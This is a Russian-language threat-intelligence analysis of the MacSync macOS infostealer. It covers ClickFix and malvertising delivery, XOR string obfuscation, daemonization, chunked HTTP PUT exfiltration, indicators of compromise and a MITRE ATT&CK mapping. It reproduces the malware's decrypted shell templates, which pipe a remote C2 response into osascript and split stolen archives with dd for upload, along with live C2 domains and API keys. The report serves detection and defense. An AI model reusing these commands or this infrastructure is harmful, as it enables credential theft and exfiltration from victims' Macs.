Управляющее резюме
MacSync Stealer — это семейство программ для кражи информации из macOS и программ для удаленного доступа, разработанных для обхода обнаружения и продаваемых на коммерческой основе по модели «вредоносное ПО как услуга» (MaaS).
В цепочке атак исполняемые файлы MacSync являются нативными загрузчиками и механизмами многокомпонентной эксфильтрации. Вместо автономных сборщиков данных, полезные нагрузки представляют собой легковесные 64-битные исполняемые файлы Mach-O, которые незаметно отключаются от терминальных сессий, загружают модули для извлечения учетных данных непосредственно в память и надежно эксфильтруют украденные учетные данные обратно в инфраструктуру кампании.
MacSync предоставляется преимущественно через ClickFix Социальная инженерия и вредоносная реклама в поисковых системах. Используется модульная многоуровневая стратегия выполнения для обхода Apple Gatekeeper, XProtect и других инструментов. endpoint detection and response (МЭД) инструменты, обеспечивающие при этом минимальное использование дискового пространства.
- Демонизация скрытой сессии: При запуске MacSync отключается от управляющей терминальной сессии, используя системные вызовы POSIX fork() и setsid(). Он перенаправляется к процессу с PID 1 (launchd) и перенаправляет стандартный ввод, стандартный вывод и стандартную ошибку в /dev/null, чтобы сообщения об ошибках и вывод процесса не отображались в консоли.
- Обфускация XOR на основе шаблонов для одного байтаЧтобы обойти статические сигнатуры и автоматическое извлечение строк, бинарные файлы MacSync скрывают функциональные строки (включая конечные точки C2, аргументы командной строки, заголовки API и пути к временным файлам) с помощью встроенного шаблонного класса C++ (ObfuscatedString). Во время выполнения исполняемый файл расшифровывает эти строки и сохраняет их в локальные буферы стека, используя однобайтовое XOR-операцию.
- Динамический конвейер AppleScript в оперативной памяти: Программа-загрузчик избегает записи скриптов для перехвата учетных данных на диск. Вместо этого она подключается к серверам управления и контроля (C2) по протоколу HTTPS, используя пользовательские заголовки (такие как api-key: и токены кампании), и передает ответ непосредственно в /usr/bin/osascript через стандартный ввод. Это позволяет злоумышленникам обновлять полезные нагрузки для кражи данных на стороне сервера без перекомпиляции клиентского бинарного файла.
- Отказоустойчивая фрагментированная эксфильтрация данных объемом 10 МБ: Для передачи больших украденных архивов (содержащих хранилища браузеров, системные связки ключей и базы данных криптовалютных кошельков) MacSync разбивает файлы на фрагменты размером 10 МБ. Он извлекает каждый фрагмент с помощью встроенной утилиты dd и загружает их последовательно с помощью HTTP-запросов PUT, используя экспоненциальную задержку для повторных попыток неудачной передачи.
- Самоочищающаяся антикриминалистическая система: Программа-загрузчик оперативно удаляет временные файлы на диске. Как только сервер управления и контроля (C2) возвращает HTTP-ответ 200, подтверждающий пошаговую загрузку, вредоносная программа удаляет локальный файл состояния (/tmp/.httpcode) и архив, загруженный в систему (/tmp/osalogging.zip).
Происхождение субъектов угроз и экосистема вредоносного ПО как услуги (MaaS).
MacSync появился в 2025 году, и в сообщениях СМИ его связывали с более ранним проектом Mac.C Stealer и ником разработчика «Mentalpositive». Threat intelLigence отслеживает MacSync как сервис, предоставляющий вредоносное ПО и вспомогательную инфраструктуру другим киберпреступникам.
Имеющиеся данные свидетельствуют о четком разделении между разработкой вредоносного ПО и проведением кампаний. Сборки MacSync часто содержат идентификаторы, специфичные для развертывания, в то время как кампании полагаются на независимо управляемые системы доставки и ротируемую бэкэнд-инфраструктуру. CIS выявила тег сборки s3, связанный с партнерской сборкой, а Microsoft позже сопоставила более 30 доменов на основе повторяющихся путей URI, характеристик запросов, заголовков API-ключей и поведения при эксфильтрации данных.
Распространение MacSync в основном основано на социальной инженерии, а не на использовании уязвимостей программного обеспечения. Кампании распространяют вредоносное ПО через вредоносную рекламу, SEO-отравление, взломанные веб-сайты, поддельные программы и установщики ИИ, а также страницы ClickFix, которые обманом заставляют жертв выполнять команды в Терминале.
Хотя в ходе публичных исследований были обнаружены следы разработки на русском языке в некоторых образцах MacSync, этих признаков недостаточно для того, чтобы отнести вредоносное ПО к конкретному злоумышленнику или преступному синдикату.
Соответствующая инфраструктура следует определенным моделям поведения, которые останутся актуальными независимо от смены доменов. Поведение, демонстрируемое примером и загрузчиком MacSync, включает запросы C2 к /dynamic?txd= с указанием ключа API в заголовке, а также сбором данных локально перед загрузкой через /gate?buildtxd= с параметрами upload_id, chunk_index и total_chunks.
Партнерские кампании: доставка ClickFix
MacSync часто распространяется через кампании ClickFix , нацеленные на пользователей macOS. Вместо использования уязвимостей программного обеспечения эти атаки используют методы социальной инженерии, чтобы обманом заставить жертв копировать и запускать команды в Терминале под видом установщиков программного обеспечения, проверок CAPTCHA, ошибок загрузки или запросов на устранение неполадок.
Хотя в публичных отчетах описываются многочисленные кампании MacSync ClickFix с меняющимися приманками, способами доставки и полезными нагрузками, имеющиеся данные не указывают на то, что все они принадлежат одному и тому же злоумышленнику или что инфраструктура MacSync работает напрямую под управлением ClearFake.
ClearFake / Сеть распределения трафика (TDS)
Партнеры используют системы распределения трафика (TDS), такие как Keitaro TDS, на скомпрометированных веб-сайтах и в рекламных сетях, чтобы направлять посетителей в зависимости от их операционной системы. Проверяя User-Agent браузера, TDS перенаправляет посетителей с Windows на сети, распространяющие LummaC2 , Stealc или Vidar , а посетителей с macOS — на каналы распространения вредоносного ПО MacSync ClickFix.
Методы социальной инженерии и подделка брендов.
В рекламных кампаниях MacSync используются популярные инструменты повышения производительности, обмена сообщениями и разработки программного обеспечения, ориентированные на профессионалов:
| Имитация бренда / Тема | Сценарий обманной приманки | Целевая демографическая группа |
| Google Meet / Zoom | «Ошибка микрофона/аудио: нажмите «Исправить», чтобы восстановить аудиодрайвер macOS». | Мошенничество с корпоративными сотрудниками, работающими удаленно, и кандидатами на собеседования. |
| Claude AI / ChatGPT | «Скачать Claude AI Desktop для macOS / Исправить проблемы с подключением WebSockets». | Программисты, исследователи в области искусственного интеллекта, специалисты по анализу данных. |
| Cloudflare / Turnstile | «Подтвердите, что вы человек: откройте Терминал и вставьте проверочный код». | Общий веб-трафик, криптотрейдеры, пользователи форумов |
| Docker / Notion / Курсор | Отравленная реклама в поиске Google, предлагающая поддельные установщики для настольных компьютеров. | Разработчики программного обеспечения, DevOps-инженеры, технические руководители |
| TradingView / Криптовалютные приложения | «Обновите свой графический движок, чтобы просматривать рыночные данные в режиме реального времени». | Состоятельные криптотрейдеры, инвесторы DeFi |
Глобальная географическая телеметрия и влияние на отрасль
Географическая телеметрия

Threat intelСогласно отчетам о нарушениях, кампании MacSync в основном нацелены на регионы с широким распространением macOS в корпоративной среде, секторами технологий и разработки программного обеспечения, а также активными сообществами криптовалют или Web3. Телеметрия за август 2026 года показывает, что наибольшая доля обнаружений приходится на Соединенные Штаты, за которыми следуют Великобритания, Германия, Япония, Канада, Франция, Сингапур, Австралия, Индия, а также Нидерланды и страны Северной Европы.
Целевые отраслевые секторы
| Сектор промышленности | Основные целевые роли | Высокоценные активы | Вектор угрозы / Приманка | Операционное воздействие |
| Разработка программного обеспечения и технологические стартапы | Разработчики полного стека, DevOps-инженеры, исследователи в области искусственного интеллекта. | Закрытые ключи SSH, токены AWS/GCP, учетные данные GitHub/GitLab, файлы .env. | Вредоносная реклама, имитирующая Claude AI, Cursor IDE, Docker Desktop, Notion | Захват облачных сервисов, кража исходного кода, компрометация цепочки поставок. |
| Криптовалюта и Web3 | Разработчики блокчейна, трейдеры DeFi, участники DAO, управляющие фондами. | Данные хранилищ MetaMask, Phantom, Coinbase, TronLink; файлы кошельков Exodus/Electrum. | Поддельные ссылки на веб-конференции Web3, обманчивое обновление TradingView | Опустошение кошелька, несанкционированные переводы токенов, кража ключей смарт-контрактов. |
| Корпоративная удаленная рабочая сила | Высшее руководство, отдел кадров, отдел продаж и маркетинга | Данные из связки ключей macOS, токены Slack/Discord, сессии Google Workspace/Okta. | Исправление ошибок, связанных с поддельным микрофоном или камерой в Google Meet/Zoom. | Перехват личных данных, злоупотребление сессионными cookie-файлами, перенаправление внутри сети. |
| Государственные и оборонные подрядчики | Сотрудники и подрядчики SLTT | Учетные данные для доступа к правительственным порталам, профили VPN, учетные данные сотрудников. | Вредоносная реклама в поисковых системах, взломанные муниципальные веб-сайты | Несанкционированный доступ со стороны муниципалитета, утечка конфиденциальных данных граждан. |
| Финтех и финансовые услуги | Финансовые аналитики, количественные трейдеры, бухгалтеры | Токены банковских сессий, учетные данные для бухгалтерского учета, данные платежных карт. | Поддельные программы для просмотра счетов-фактур, «исправления» проблем с рендерингом PDF-файлов. | Финансовое мошенничество, несанкционированные корпоративные банковские переводы |
Цепочка атак MacSync

- Первоначальное заражение (способ с ClickFix): Авторы вредоносного ПО используют вредоносную рекламу в поисковых системах, где жертвы ищут определенное программное обеспечение. Они попадают на вредоносную веб-страницу (похожую на поддельную). Клод АИ Chatbot, Обновление безопасности Apple, Установщик криптокошелька), что приводит к появлению сообщения об ошибке, предлагающего жертве выполнить команду в окне Терминала (curl -s … | zsh).
- Этап 1 (скрипт-оболочка): Вредоносный скрипт запускается в терминальной среде и немедленно активирует фоновый процесс.
- Этап 2 (полезная нагрузка Base64): Вспомогательный скрипт распаковывает фоновую полезную нагрузку (daemon_function), которая выполняет собственный бинарный загрузчик Mach-O (наш образец: com.utils.Launcher).
- Этап 3 (Динамический похититель AppleScript): Бинарный файл отправляет запрос к /dynamic?txd=… на C2-сервере с пользовательским заголовком (api-key: de62a2f4…) и напрямую передает его в osascript. AppleScript запрашивает системный пароль пользователя, похищает все данные из связок ключей и выгружает базы данных, cookie-файлы сессий, SSH-ключи, сессии Telegram и криптокошельки в /tmp/osalogging.zip.
- Этап 4 (RAT с упорством): Полезная нагрузка запускает еще один RAT-проект Mach-O, который продолжает существовать, используя каталог ~/Library/LaunchAgents/, переименовывая себя в com.google.keystone.plist или com.apple.sync.plist.
- Этап 5 (TCC Helper): Использует специально созданную подписанную вспомогательную программу для запроса и получения разрешений для Запись экрана в macOS.
- Этап 6 (Эксфильтрация и удаление артефактов): Эта программа Mach-O обнаруживает наличие файла /tmp/osalogging.zip и разбивает его на фрагменты. 10 MB (0xA00000 байт) с помощью dd отправляет данные по протоколу HTTP PUT на /gate?buildtxd=…и удаляет /tmp/osalogging.zip и /tmp/.httpcode.
Поток выполнения двоичных файлов

На изображении ниже показан полный жизненный цикл исполняемого файла MacSync stager, от первоначального запуска до окончательной очистки артефактов.
Идентификация файлов и статические метаданные

Свойства статического файла
| Атрибут | Статическое значение | Заметки |
| Название файла | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Наименование хешей SHA-256 |
| Формат файлов | Исполняемый файл Mach-O 64-bit x86_64 | Тонкая бинарная архитектура (единая архитектура) |
| Магия Мах-О | 0xFEEDFACF (MH_MAGIC_64) | 64-битный заголовок Mach-O |
| Тип/подтип процессора | CPU_TYPE_X86_64 (0x01000007) / ALL (0x00000003) | 64-битная архитектура Intel |
| Размер файла | 38,800 байт | 0x9790 байт |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Криптографический хэш |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Криптографический хэш |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Хэш первичного образца |
| Флаги компиляции | PIE, TWOLEVEL, BINDS_TO_WEAK, WEAK_DEFINES, NOUNDEFS | Позиционно-независимый исполняемый файл |
| Адрес точки входа | 0x100000e30 (_main) | Раздел __ТЕКСТ.__текст |
Подробности о подписании кода

| Атрибут | Значение | Заметки |
| Статус подписи | Нестандартный подписанный (флаги=0x2(нестандартный)) | Отсутствует подпись, предоставленная Apple в качестве идентификатора разработчика. |
| Идентификатор подписи | com.utils.Launcher | Встроенный идентификатор подписи кода |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Хэш каталога кода |
| CMSDigest | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | дайджест подписи кода |
| TeamIdentifier | не установлено | Отсутствует идентификатор команды разработчиков Apple; указывает на несанкционированное подписание. |
Обфускация строк и восстановление ключей
Обратное проектирование криптографического движка
Статический анализ строк, выполненный на чистом исполняемом файле, не выявил URL-адресов, путей к файлам или ссылок на команды в открытом виде. Ссылки на _main дали 19 ссылок на шаблонный класс C++:
| Атрибут | Значение |
| Искажённый символ | __ZNK16ObfuscatedStringILm…EE7decryptEv |
| Деконструированный символ | Обфусцированная строка ::decrypt() const |
| Диапазон адресов | 0x100002350 - 0x100002740 |

Обнаружен однобайтовый ключ XOR: 0xAA (в десятичном представлении: 170, в двоичном: 10101010).

Для расшифровки всех зашифрованных байтовых строк без предварительного знания открытого текста запускается следующий автономный скрипт:

Вывод программы расшифровки

Схема дешифрования и хранения строк с помощью операции XOR.
Аппаратная операция XOR (/tmp/.httpcode)
В следующей таблице показаны фактические операции, происходящие в регистре ЦП ecx (xor ecx, 0xaa) для пути к файлу состояния по адресу 0x100002a2e.
| Байт # | Зашифрованный шестнадцатеричный код | Ключ XOR | Расшифрованный шестнадцатеричный код | Характер |
| 0 | 0x85 | 0xAA | 0x2F | / |
| 1 | 0xDE | 0xAA | 0x74 | t |
| 2 | 0xC7 | 0xAA | 0x6D | m |
| 3 | 0xДА | 0xAA | 0x70 | p |
| 4 | 0x85 | 0xAA | 0x2F | / |
| 5 | 0x84 | 0xAA | 0x2E | . |
| 6 | 0xC2 | 0xAA | 0x68 | h |
| 7 | 0xDE | 0xAA | 0x74 | t |
| 8 | 0xDE | 0xAA | 0x74 | t |
| 9 | 0xДА | 0xAA | 0x70 | p |
| 10 | 0xC9 | 0xAA | 0x63 | c |
| 11 | 0xC5 | 0xAA | 0x6F | o |
| 12 | 0xСЕ | 0xAA | 0x64 | d |
| 13 | 0xCF | 0xAA | 0x65 | e |
| 14 | 0xAA | 0xAA | 0x00 | \0 |
Путь /tmp/osalogging.zip формируется с помощью стековых литералов и XOR-дешифрования.
Обратное проектирование _главное – Структура памяти и демонизация
Создание URL-адресов / Подготовка конечных точек. В примере в локальные переменные стека загружаются несколько фрагментов строк, связанных с URL-адресами (например, https, http, asia., usa.). Затем выделяется локальный буфер размером 128 байт для формирования строки. Наличие фрагментов региональных доменов и схем HTTP(S) подразумевает, что сетевые конечные точки создаются или выбираются во время выполнения, что ограничивает видимость полных URL-адресов при статическом анализе.

Демонизация процесса и маскировка потока (0x100000e30 – 0x100000f54)

- Выполнение _Fork() (0x100000e69): Родительский процесс завершается корректно, возвращая 0. Он немедленно завершает работу, передавая управление терминалу. В этот момент дочерний процесс переназначается в качестве родительского процесса для launchd, который работает с PID 1.
- Создание сессии _Setsid() (0x100000eb7): Дочерний процесс отделяется от управляющего терминала. Этот шаг гарантирует, что процесс больше не привязан ни к какой сессии.
- Подавление потока (0x100000efe – 0x100000f48): Дочерний процесс перенаправляет свой ввод, стандартный вывод и стандартную ошибку в /dev/null. Это делается с помощью трех вызовов функции _freopen(). Каждый вызов обрабатывает один из потоков, эффективно подавляя любую активность ввода или вывода.
Обратное проектирование _main – Динамический опрос C2 и AppleScript в оперативной памяти
Декомпиляция IL-кода в необработанном двоичном формате с помощью Ninja High-Level (0x100001070 – 0x100001300)

- В ассемблере 0xc8 соответствует десятичному числу 200 (HTTP 200 OK).

- Функция sub_100001e20() содержит расшифрованный шаблон команды: curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript.
- Скрипт AppleScript передается напрямую из curl в osascript без промежуточного файла скрипта; он напрямую перенаправляется из curl в исполняемый файл Apple /usr/bin/osascript через стандартный ввод.
Статические атрибуты конфигурации:
| Атрибут | Значение |
| Жетон кампании (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| Токен аутентификации ворот | api-key: de62a2f47d1c7dec2997f931a050a615 |
| Основной хост | drivinguber.com |
| Резервный хост | newsinweb.com |
| Региональные префиксы | Азия. / США. |
Рабочий процесс конвейера выполнения
- Первичный медицинский опрос (drivinguber.com):
- Оценка статуса: Считывает файл /tmp/.httpcode с помощью функции _fscanf(“%d”, &code) и удаляет ссылку с файла /tmp/.httpcode.
- Выполнение операции "Конвейер в памяти" (0x10000128e): Если код равен 200 (0xC8), программа форматируется и запускается:

- Запасной вариант ротации: если основной вариант не срабатывает, выполняется итерация по [https, http] [asia., usa.] с базовым сайтом newsinweb.com.
10MB Chunking Engine & System V ABI

- Проверка цели: Вызывает функцию _stat$INODE64(“/tmp/osalogging.zip” &stat_buf). Если файл отсутствует или его размер равен нулю, функция завершается корректно (возвращает 0).
- Деление целых чисел с максимальным пределом:Общее количество блоков равно целой части числа (размер файла плюс 0x9FFFFF, деленное на 0xA00000) (фиксированный размер блока равен 0xA00000, что составляет 10 485 760 байт или 10 МБ).
- Идентификатор сессии: Создано с помощью snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Адаптивный алгоритм повторных попыток с отсрочкой

Повторные попытки до 8 раз с адаптивной задержкой: Задержка = (индекс повторной попытки × 2) + 3 секунды (5с, 7с, 9с, 11с, 13с, 15с, 17с, 19с)
Команды оболочки, выполняемые через _system()
| # | Эксплуатация | Расшифрованный шаблон формата | Цель |
| 1 | Зонд здоровья C2 | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” -o /dev/null -w “%%{http_code}” > %s 2>/dev/null | Проверяет доступность C2 и сохраняет код состояния HTTP в файле /tmp/.httpcode. |
| 2 | Этап 3. Этап в памяти. | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript | Загружает удалённый похититель AppleScript и выполняет его через osascript. |
| 3 | Этап 6. Поэтапная эксфильтрация. | dd if=%s bs=1 skip=%ld count=%ld 2>/dev/null | curl -k -s -X PUT –data-binary @- … | Разделяет файл /tmp/osalogging.zip на фрагменты по 10 МБ и загружает каждый фрагмент с помощью HTTP PUT. |
Встроенные операции с процессами и файлами POSIX
| # | Тип работы | Вызов нативного API | цель | Операционная цель |
| 6 | Процесс Форк | _вилка() | ARCXNUMX | Родительский процесс немедленно завершает свою работу, отсоединяясь от терминала. |
| 7 | Отсоединение сессии | _setsid() | ARCXNUMX | Создаёт новую отсоединённую сессию; дочерний процесс становится независимым демоном. |
| 8 | Маскировка потока | _freopen(“/dev/null”, “r”, *___stdinp) | / DEV / нуль | Отключает стандартный входной сигнал. |
| 9 | Маскировка потока | _freopen(“/dev/null”, “w”, *___stdoutp) | / DEV / нуль | Отключает стандартный вывод команд curl и osascript. |
| 10 | Маскировка потока | _freopen(“/dev/null”, “w”, *___stderrp) | / DEV / нуль | Отключает вывод стандартного потока ошибок, чтобы предотвратить оповещения терминала. |
| 11 | Проверка файла | _stat$INODE64(“/tmp/osalogging.zip”, &stat_buf) | /tmp/osalogging.zip | Перед загрузкой проверяет наличие и размер архива собранных данных. |
| 12 | Очистка статуса | _unlink(“/tmp/.httpcode”) | /tmp/.httpcode | Удаляет временный файл с кодами состояния HTTP после выполнения операции. |
| 13 | Очистка архива Loot | _remove(“/tmp/osalogging.zip”) | /tmp/osalogging.zip | Удаляет украденный ZIP-архив данных после успешной эксфильтрации. |
Индикаторы компрометации (IOC)
Индикаторы хоста
| Тип индикатора | Значение | Описание |
| Хэш SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Native Mach-O Stager Binary |
| MD5-хэш | 9678f71ea4cccbc3d511dc8d7f24b113 | Native Mach-O Stager Binary |
| Хэш SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Native Mach-O Stager Binary |
| Идентификатор подписи кода | com.utils.Launcher | Идентификатор пакета подписей ad-hoc |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Хэш каталога кода |
| Поэтапный архив | /tmp/osalogging.zip | Архив Harvest, содержащий украденные данные. |
| Файл состояния | /tmp/.httpcode | Временный файл кода ответа HTTP |
Сетевые индикаторы
| Тип индикатора | Значение | Описание |
| Домен C2 (основной) | drivinguber.com | Основной сервер управления и контроля (C2) 3-го/6-го этапов |
| Домен C2 (резервный) | asia.newsinweb.com | Резервная конечная точка C2 в азиатском регионе |
| Домен C2 (резервный) | usa.newsinweb.com | Резервная конечная точка C2 региона США |
| Корневой домен C2 | newsinweb.com | Резервный корневой домен |
| URI (Скачать) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Динамический шлюз полезной нагрузки AppleScript |
| URI (Загрузка) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Шлюз загрузки двоичного PUT размером 10 МБ |
| Заголовок HTTP-запроса | api-key: de62a2f47d1c7dec2997f931a050a615 | токен аутентификации кампании |
| HTTP User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) CFNetwork/Darwin 26.0.0 AppleWebKit/537.36 | Поддельный User-Agent клиента |
MITRE ATT&CK Картографирование
| тактика | Идентификатор техники | Техника | Реализация MacSync |
| Первоначальный доступ | T1204.002 | Пользовательское исполнение | ClickFix обманным путем заставляет пользователей выполнить зашифрованную команду в Терминале. |
| Типы | T1059.002 | AppleScript | Выполняет удаленные скрипты AppleScript через /usr/bin/osascript. |
| Типы | T1059.004 | Оболочка Unix | Выполняет команды /bin/sh. |
| Настойчивость | T1543.001 | Агент запуска | Устанавливает вредоносный файл .plist в ~/Library/LaunchAgents/. |
| Уклонение от защиты | T1027 | затемнение | Операция XOR 0xAA скрывает строки и URL-адреса. |
| Уклонение от защиты | T1564.001 | Скрытые файлы | Использует файлы с префиксом в виде точки для временных данных. |
| Уклонение от защиты | T1070.004 | Удаление файла | Удаляет временные файлы после загрузки данных. |
| Уклонение от защиты | T1036.005 | Маскарад | Использует com.utils.Launcher для имитации легитимного компонента. |
| Уклонение от защиты | T1562.001 | Ослабить защиту | Перенаправляет стандартный ввод, стандартный вывод и стандартную ошибку в /dev/null. |
| Доступ к учетным данным | T1555.001 | Брелок | Использует security dump-keychain для доступа к сохраненным учетным данным. |
| Доступ к учетным данным | T1539 | Файлы cookie веб-сессии | Нацелена на базы данных cookie браузеров для кражи сессий. |
| Доступ к учетным данным | T1552.004 | Частные ключи | Собирает SSH-ключи и учетные данные AWS. |
| Дискавери | T1082 | Информация о системе | Собирает информацию о версии macOS, UUID оборудования и архитектуре процессора. |
| | T1560.001 | Архивировать собранные данные | Архивирует украденные данные в файл /tmp/osalogging.zip. |
| Команда и управление | T1071.001 | Веб-протоколы | Осуществляет связь с C2 по протоколу HTTPS/443. |
| Команда и управление | T1105 | Входной инструмент передачи | Загружает модули AppleScript второго этапа. |
| эксфильтрации | T1030 | Ограничения размера передаваемых данных | Разделяет архив на фрагменты размером 10 МБ. |
| эксфильтрации | T1048.003 | Альтернативный протокол | Загружает бинарные фрагменты данных посредством HTTP PUT-запросов. |
Автор: